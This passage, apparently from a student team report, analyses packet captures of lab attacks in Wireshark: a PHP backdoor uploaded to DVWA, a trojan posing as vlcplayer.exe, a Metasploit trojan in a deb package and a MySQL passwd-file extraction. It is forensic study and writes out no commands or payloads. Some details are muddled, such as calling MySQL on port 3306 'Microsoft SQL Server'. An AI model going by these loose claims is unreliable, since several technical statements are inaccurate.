


Fig. 366. HTTP GET request for the xhtml files and text files




Fig. 367. Username and password details has been cracked

After careful examination of all the packets in the packet capture, the attacker has uploaded a malicious file in the DVWA interface such that the user has used it and a reverse connection has been established and from there the http get

requests has been sent and the attacker has hold of the very secretive information such as username and password. This attack has been done the php using backdoor.

I. Analysis of Playbook 8: Trojan Exploit using VLC Player:

- i. Pcap Filename: *playbook_10.Pcap*
- ii. Wireshark Analysis: Upon reviewing of the packets in the packet capture we can say that a malicious file with extension like .exe is intruded in the victim machine. This can be like the social engineering or the phishing attack in which the victim clicks on the link or downloads the file which creates a reverse connection and that allows the attacker to gain access to the victim machine. When we observe the packets, we can see some http get requests and the http files are sent from the server side. This gives a clear picture of how the attacker had injected the malicious file. In this packet capture, the attacker from the server side is sending an .exe file which shows an insecurity request in the TCP stream follow. The request is coming from 10.10.10.11 to the destination 192.168.10.1. From port 80 to 50666. When we see the packet details pane, we can observe all the communication from the source and the destination through the syn and acknowledgement.




Fig. 368. Vlcplayer86.exe file has been located in the packets.

In the above picture, we can see the packet number 94 which states that GET vlcplayer.exe file, which is a malicious file as the files with .exe extension are not secure. The request has been created from the IP address 192.168.10.21. This connection is a http connection which also symbolises that the file requesting may be malicious as it is not secured.




Fig. 369. The contents of the packet 94 in readable form in the hyper text protocol




Fig. 370. TCP stream flow of the vlcplayer.exe packet

To be precise about the file which was found in the packet capture we can check the same file URL in any other virus scanner. This gives us a clarification whether the uploaded file in the external IP address is malicious or not.

To mitigate this type of issues because whether the victim knowingly or unknowingly may check into the file as it is downloadable. As we all know that if the malicious files are downloaded it is a great risk for the employer. In this case the organizations mainly use IDS using snort. Using the snort rules, we can create an alert stating when an executable file is being captured in the packet capture.

J. Analysis of Playbook 15: Creating a Metasploit Linux Trojan as payload inside an Ubuntu deb package.

- i. *Pcap Filename: playbook_ubuntu_mal_pay.pcap*
- ii. *Wireshark Analysis:* This exploit can be explained as per the packet capture available to us, it is an attempt to check the malicious file that was put into the system by an insider to attack the organization. These types of attacks are performed by making a malicious link of game or other file and make other employees to open that. This creates the security loopholes left by the victim which can be later exploited by the attacker.




Fig. 371. Packets that are captured in the trojan exploit in ubuntu deb package.

Of all the above packets captured in the above packet capture, the TCP handshake communication is highlighted in the dark colors. In this packet capture we did not find any particular malicious file content or extension we got the http get requests which is a sign of the malicious content present in the requests which are coming from the server.

As we already discussed this being an insider who is performing the attack, the attacker will know what all files will be downloaded by the employees of the organization.



Fig. 372. The content in the TCP stream of the exploit

The content which found in the TCP stream flow of the Linux trojan exploit on the ubuntu package is not in the readable format. But we can go through some content in which it shows some html and http requests are there. The attacker has sent the http get request for the victim machine. The malicious payload has been created in the file and were setup through the phishing technique or the social engineering. The attacker will be doing the post exploitation process.

The attacker creates a malicious payload in the form of a game and creates the package for the same and will be sent to the victim's machine. Since we do not have the exact content on which malicious file has been sent to the victim machine from the packet capture, we got, we cannot specify which extension file is used. This analysis is all based on the knowledge we got from the packet capture analysis from the rm2 and the analysis we did in the rm3 as well.

***** *The contribution of Leela Suresh Sunkara ends here* *****

Analysis performed by the Proxy Zone Team

***** *The contribution of Kiranjit Kaur, Heena starts here* *****

K. Wireshark analysis of Playbook 33: MySQL Database Exploit.

i. Pcap filename: *Passwd_sqlserver_extraction*

ii. Wireshark Analysis:

Database systems are a very important systems where most application/systems data are stored and securing these database systems are always a continuous challenge. Microsoft SQL Server database technology is a widely used technology and has many good security features and protection methods. Due to a security architecture weakness, an attacker can extract password SQL local database accounts. This exploit happens on 3306 port and attacker sent a passwd load file to get root access on victim machine.

Salting is the inclusion of a random piece of information in the password hashing process that decreases the likelihood of identical passwords returning the same hash. Rainbow tables will not produce correct results without taking salting into account, but this dramatically increases the amount of storage space that the tables require. Many operating

systems use salted password hashing mechanisms to reduce the effectiveness of rainbow tables and other forms of password cracking.




Fig. 373. Including Salting in Password Hashing

Below figures shows that Attacker successfully got various information about the MySQL database, including the version number, server language information, and several other options that can be configured in MySQL.




Fig. 374. Version Details of Victim




Fig. 375. Server Language Detail

In figure below attacker 192.168.10.90 sent a login request with username root to victim 192.168.20.31 and in ack 44 victim sent ok response back to machine. In login request it is showing "FIXME - dissector is incomplete". The MySQL dissector does not dissect responses to queries. It correctly separates the packet into the individual MySQL protocol pieces, but the pieces that contain the row and column data are dissected with the label "FIXME - dissector is incomplete".




Fig. 376. Login request and response

Figure below demonstrating that in frame the attacker sent a passwd load file query to victim machine. The passwd load file is used to get password access from victim machine. In frame 32 victim send text file back to attacker where all machine information is given. This frame is also showing two TCP segments. This frame contains end-of-file (EOF) response, EOF is a condition in a computer operating system where no more data can be read from a data source.




Fig. 377. Login request




Fig. 378. Login response

In the next figure on TCP pop up window, we can see attacker successfully got detail of password with all confidential information of victim machine.

